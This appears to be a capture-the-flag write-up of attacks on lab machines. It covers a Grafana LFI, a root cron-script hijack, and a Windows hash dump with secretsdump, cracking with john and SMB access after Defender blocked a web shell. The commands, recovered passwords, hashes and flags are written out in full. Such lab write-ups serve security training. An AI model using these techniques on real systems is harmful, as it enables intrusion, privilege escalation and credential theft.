_chrony:x:988:988:Chrony Daemon:/var/lib/chrony:/usr/sbin/nologin
tss:x:987:987:tss user for tpm2:/:/usr/sbin/nologin
uuidd:x:101:104::/run/uuidd:/usr/sbin/nologin
whoopsie:x:102:108::/nonexistent:/bin/false
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:103:109:Avahi mDNS daemon:/run/avahi-daemon:/usr/sbin/nologin
nm-openvpn:x:985:985:NetworkManager OpenVPN:/var/lib/openvpn/chroot:/usr/sbin/nologin
tcpdump:x:984:984:tcpdump:/nonexistent:/usr/sbin/nologin
speech-dispatcher:x:104:29:Speech Dispatcher:/run/speech-dispatcher:/bin/false
usbmux:x:105:46:usbmux daemon:/var/lib/usbmux:/usr/sbin/nologin
cups-pk-helper:x:106:110:user for cups-pk-helper service:/nonexistent:/usr/sbin/nologin
fwupd-refresh:x:983:983:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
sddm:x:107:111:Simple Desktop Display Manager:/var/lib/sddm:/bin/false
saned:x:108:112::/var/lib/saned:/usr/sbin/nologin
cups-browsed:x:109:110::/nonexistent:/usr/sbin/nologin
pipewire:x:982:982:system user for pipewire:/nonexistent:/usr/sbin/nologin
hplip:x:110:7:HPLIP system user:/run/hplip:/bin/false
polkitd:x:981:981:User for polkitd:/:/usr/sbin/nologin
rtkit:x:980:980:RealtimeKit:/proc:/usr/sbin/nologin
colord:x:979:979:colord colour management daemon:/var/lib/colord:/usr/sbin/nologin
routine:x:1000:1000:routine:/home/routine:/bin/bash
yunacat:x:1001:1001::/home/yunacat:/bin/bash
kdjebat:x:1002:1002::/home/kdjebat:/bin/bash
tellytubby:x:1003:1003::/home/tellytubby:/bin/bash
```


Key Findings from `/etc/passwd`:


We identified five non-standard local user accounts running active interactive shells (`/bin/bash`):

- `routine` (UID 1000)
- `yunacat` (UID 1001)
- `kdjebat` (UID 1002)
- `tellytubby` (UID 1003)
- `ratusrempah` (UID 1004)

3. Phase 3: Forensic Log Mining & Data Extraction

We extended our file-read capability to analyze core infrastructure activity logs. By targeting the system's global authentication and daemon history tracker, we uncovered a critical information leak:






High-Privilege Automation Leak:

The logs revealed a persistent system cron task executing an administration backup sequence every single minute directly under the context of the `root` **superuser**:

By auditing the `/opt/backup.sh` code script via LFI, we determined its execution behavior:

```
#!/bin/bash
tar -czf /tmp/home_backup.tar.gz /home/ 2>/dev/null
python3 /home/tellytubby/Downloads/userbackup.py
```

Because the automated `root` script continuously packages all active `/home/` directories into a globally world-readable directory path (`/tmp/home_backup.tar.gz`), we utilized our traversal vector to pull down the entire data archive archive structure directly to our testing machine:



4. Phase 4: User Flag Recovery

Upon extracting the recovered filesystem bundle locally:

```
┌──(kali㉿kali)-[~/Desktop/b2r]
└─$ tar -xzvf home_backup.tar.gz
home/
home/kdjebat/
home/kdjebat/.profile
home/kdjebat/.bash_history
home/kdjebat/.bash_logout
home/kdjebat/.bashrc
home/tellytubby/
home/tellytubby/.cache/
home/tellytubby/.cache/motd.legal-displayed
home/tellytubby/Documents/
home/tellytubby/.profile
home/tellytubby/Desktop/
home/tellytubby/.local/
home/tellytubby/.local/share/
home/tellytubby/.local/share/nano/
home/tellytubby/.local/state/
home/tellytubby/.local/state/wireplumber/
home/tellytubby/.local/state/wireplumber/stream-properties
home/tellytubby/.bash_history
home/tellytubby/local.txt
home/tellytubby/.bash_logout
home/tellytubby/Downloads/
home/tellytubby/Downloads/userbackup.py
home/tellytubby/.bashrc
home/routine/
home/routine/.cache/
home/routine/.cache/mesa_shader_cache/
home/routine/.cache/mesa_shader_cache/6d/
home/routine/.cache/mesa_shader_cache/6d/59d175c22bc91a94bee4c61f1ee37af72ded0b64b4cee6f7801192f9d90ad9
home/routine/.cache/mesa_shader_cache/a8/
home/routine/.cache/mesa_shader_cache/a8/3c28d04860ff915b0cbedc0d526c80d55881b193671ed0e2b987242146580b
home/routine/.cache/mesa_shader_cache/71/
home/routine/.cache/mesa_shader_cache/71/1692cb44b99e017dbcfe737e7049ce102c4044eed7436b7ea3e76167db8ab6
home/routine/.cache/mesa_shader_cache/9f/
home/routine/.cache/mesa_shader_cache/9f/d1c4f1264f89c4f98fd06597c674b3be3abaf14a28dc3df550c0b046984b87
home/routine/.cache/mesa_shader_cache/ed/
home/routine/.cache/mesa_shader_cache/ed/da94894240805562b267fa4d04abe360f2debd9a56c2e2973224ac39c9ebc0
home/routine/.cache/mesa_shader_cache/index
home/routine/.cache/mesa_shader_cache/75/
home/routine/.cache/mesa_shader_cache/75/b0c848749360c1be8209c80febdbdd4c88d50dd13cece37cd235077bd7b0a9
home/routine/.cache/mesa_shader_cache/56/
home/routine/.cache/mesa_shader_cache/56/cebc412607cbb9637dd01fd91c86706565fafef035105303f35333badd7dd4
home/routine/.cache/mesa_shader_cache/2f/
home/routine/.cache/mesa_shader_cache/2f/0a60dd34ded291a34ed3756adfa678e9de431894587379e97e434fbc2f9ab0
home/routine/.cache/mesa_shader_cache/1f/
home/routine/.cache/mesa_shader_cache/1f/3e270480853f820f43a59969f1bfc415a7c464edf10a50ca1a1ab4d182fb40
```

We targeted user `tellytubby`'s root folder layout and successfully extracted the local token identifier:

```
┌──(kali㉿kali)-[~/Desktop/b2r]
└─$ cat home/tellytubby/local.txt
OWASPKL{496d5373e7501c9aab3b2658bbad4c02}
```

Flag Output: `OWASPKL{496d5373e7501c9aab3b2658bbad4c02}`

Routine - II

- **Target IP:** `192.168.16.139`
- **Objective:** Establish User Foothold & Escalate Privileges to Root
- **User Foothold:** `tellytubby`
- **Root Flag (proof.txt):** `OWASPKL{b0f8c51049b9db31552bda1bd751940a}`


1. Phase 1: Context Analysis & Credential Harvesting

Following the initial discovery of an unauthenticated **Local File Inclusion (LFI)** vulnerability via the Grafana MySQL plugin pathway, a deep reconnaissance pass was conducted on internal system layouts.

Discovering the Credential Leak:

We observed that the main user account `routine` had an active SQLite database terminal history file located at `home/routine/.sqlite_history`. Leveraging the pre-authenticated file-read exploit layer, we extracted this artifact and found a hardcoded credentials table:






```
INSERT INTO credentials VALUES (1, 'yunacat', 'destiny4lyf
e');
INSERT INTO credentials VALUES (2, 'kdjebat', 'Overw4tch1sgoa
ted');
INSERT INTO credentials VALUES (3, 'tellytubby', 'V4lor4nt-An
ti-cHEAT');
INSERT INTO credentials VALUES (4, 'ratusrempah', 'password12
3@');
```

Found: `tellytubby` *login credentials (*`V4lor4nt-Anti-cHEAT`*).*

Establishing User Foothold via SSH

With valid account credentials in hand, we left the web application layer behind and gained an active user shell.

```
┌──(kali㉿kali)-[~/Desktop/b2r]
└─$ ssh tellytubby@192.168.16.139
The authenticity of host '192.168.16.139 (192.168.16.139)' can't be established.
ED25519 key fingerprint is: SHA256:bGLJ66M2hLLBAl6B27UHAow4FfLDwnGlCAsKYW8xJdI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.16.139' (ED25519) to the list of known hosts.
tellytubby@192.168.16.139's password:
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-15-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
Last login: Sun May 24 15:20:22 2026 from 192.168.0.128
tellytubby@routine:~$ sudo -l
```

Hijacking the Root Python Script (Privilege Escalation)

Since the `root` cron job executes a script owned by our user account every minute, we modified the script to run a shell command that drops the access controls on the root directory.

```
tellytubby@routine:~/Downloads$ echo 'import os; os.system("chmod 777 /root && chmod 777 /root/root.txt")' > /home/tellytubby/Downloads/u
serbackup.py
```

Wait 60 seconds for the system cron timer to tick over and process the code).

Listing the Root Folder & Extracting the Final Flag

Once the permission gate dropped open, we scanned the administrator's vault directory to locate the exact filename of the flag.

```
tellytubby@routine:~/Downloads$ ls -la /root
total 32
drwxrwxrwx  5 root root 4096 May 24 15:23 .
drwxr-xr-x 18 root root 4096 May 24 00:40 ..
-rw-------  1 root root    0 May 24 15:23 .bash_history
-rw-r--r--  1 root root 3106 Apr 20 16:46 .bashrc
drwx------  2 root root 4096 Apr 23 08:46 .cache
drwxr-xr-x  3 root root 4096 May 24 11:50 .local
-rw-r--r--  1 root root  132 Apr 20 16:46 .profile
drwx------  2 root root 4096 Apr 23 08:43 .ssh
-rw-r--r--  1 root root   42 May 24 15:03 proof.txt
tellytubby@routine:~/Downloads$ cat /root/proof.txt
OWASPKL{b0f8c51049b9db31552bda1bd751940a}
```


Flag Output: `OWASPKL{b0f8c51049b9db31552bda1bd751940a}`

The Art of Evasion & Persistence Series

The Art of Evasion & Persistence - I

1. Enumeration & Discovery


- **Network Recon:** After identifying the target IP as `192.168.16.141` using `nmap -sn 192.168.16.0/24`, a comprehensive port scan was performed:



- **Key Findings:**
  - **Port 21 (FTP):** Anonymous login allowed.
  - **Port 80/443/8080 (HTTP):** Microsoft IIS and XAMPP/Apache servers identified.
  - **Port 445 (SMB):** Microsoft-ds detected.

2. Initial Access & Credential Extraction

- **FTP Exploitation:** Anonymous access to FTP allowed the retrieval of critical system registry hives: `SAM`, `SECURITY`, and `SYSTEM`.



- **Hash Extraction:** Using `impacket-secretsdump`, local user password hashes were extracted from the retrieved hive files:

```
impacket-secretsdump -sam SAM -system SYSTEM -security SEC
URITY LOCAL
```

```
┌──(kali㉿kali)-[~/Desktop/br]
└─$ impacket-secretsdump -sam SAM -system SYSTEM -security SECURITY LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x9bb8173d4c12219685e7f526ff8e7735
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2110c42919c00dc7337738fe13ae2a80:::
ligac:1001:aad3b435b51404eeaad3b435b51404ee:27a42a4c91caf7e5ae797c0877a114af:::
webadmin:1002:aad3b435b51404eeaad3b435b51404ee:97d15e7e19988b89622647e0c2a5f2a1:::
svcbackup:1003:aad3b435b51404eeaad3b435b51404ee:5a02d60c4015ab7b9c0cc7a8db84556e:::
jhalim:1004:aad3b435b51404eeaad3b435b51404ee:bb3cf68302be34934988983af522d55b:::
norziana:1005:aad3b435b51404eeaad3b435b51404ee:aceee17d5173dd26ca2357b8f14004ff:::
fakhrul:1006:aad3b435b51404eeaad3b435b51404ee:459126d690f2cd0aac0a24a12d072e15:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0xd30cf3ad327ef283ff3be82363871ca56663a74d
dpapi_userkey:0x9c95c51ed01f2c5576c406469a5123a7a44f375c
[*] Cleaning up ...
```

Hash Cracking: The extracted hashes were compiled into `all_hashes.txt` and cracked using `john` and the `rockyou.txt` wordlist:

```
┌──(kali㉿kali)-[~/Desktop/br]
└─$ nano all_hashes.txt

┌──(kali㉿kali)-[~/Desktop/br]
└─$ john --format=NT all_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (Administrator)
webhead2290      (webadmin)
2g 0:00:00:00 DONE (2026-05-30 11:43) 2.105g/s 15098Kp/s 15098Kc/s 78443KC/s  _ 09..*7¡Vamos!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Result: Successfully recovered the `webadmin` user password: `webhead2290`.

3.Evasion & Privilege Access

- **Initial Challenges:** Attempts to execute a PHP web shell and use standard `psexec` tools were blocked/quarantined by Microsoft Defender.
- **Pivot to SMB:** Leveraging the cracked credentials (`webadmin:webhead2290`), I bypassed the need for binary execution by directly interacting with the file system via SMB:


```
smbclient //192.168.16.141/Users -U webadmin%webhead2290
```

4. Flag Acquisition

- **Traversal:** Navigated the directory structure to the user's home folder:
- `cd webadmin`
- `cd Desktop`
- `ls`

Extraction: Retrieved `local.txt` via the `get` command:

```
get local.txt
```



Flag: `OWASPKL{b955142d1496bc8d6f0d5b16f014666}`

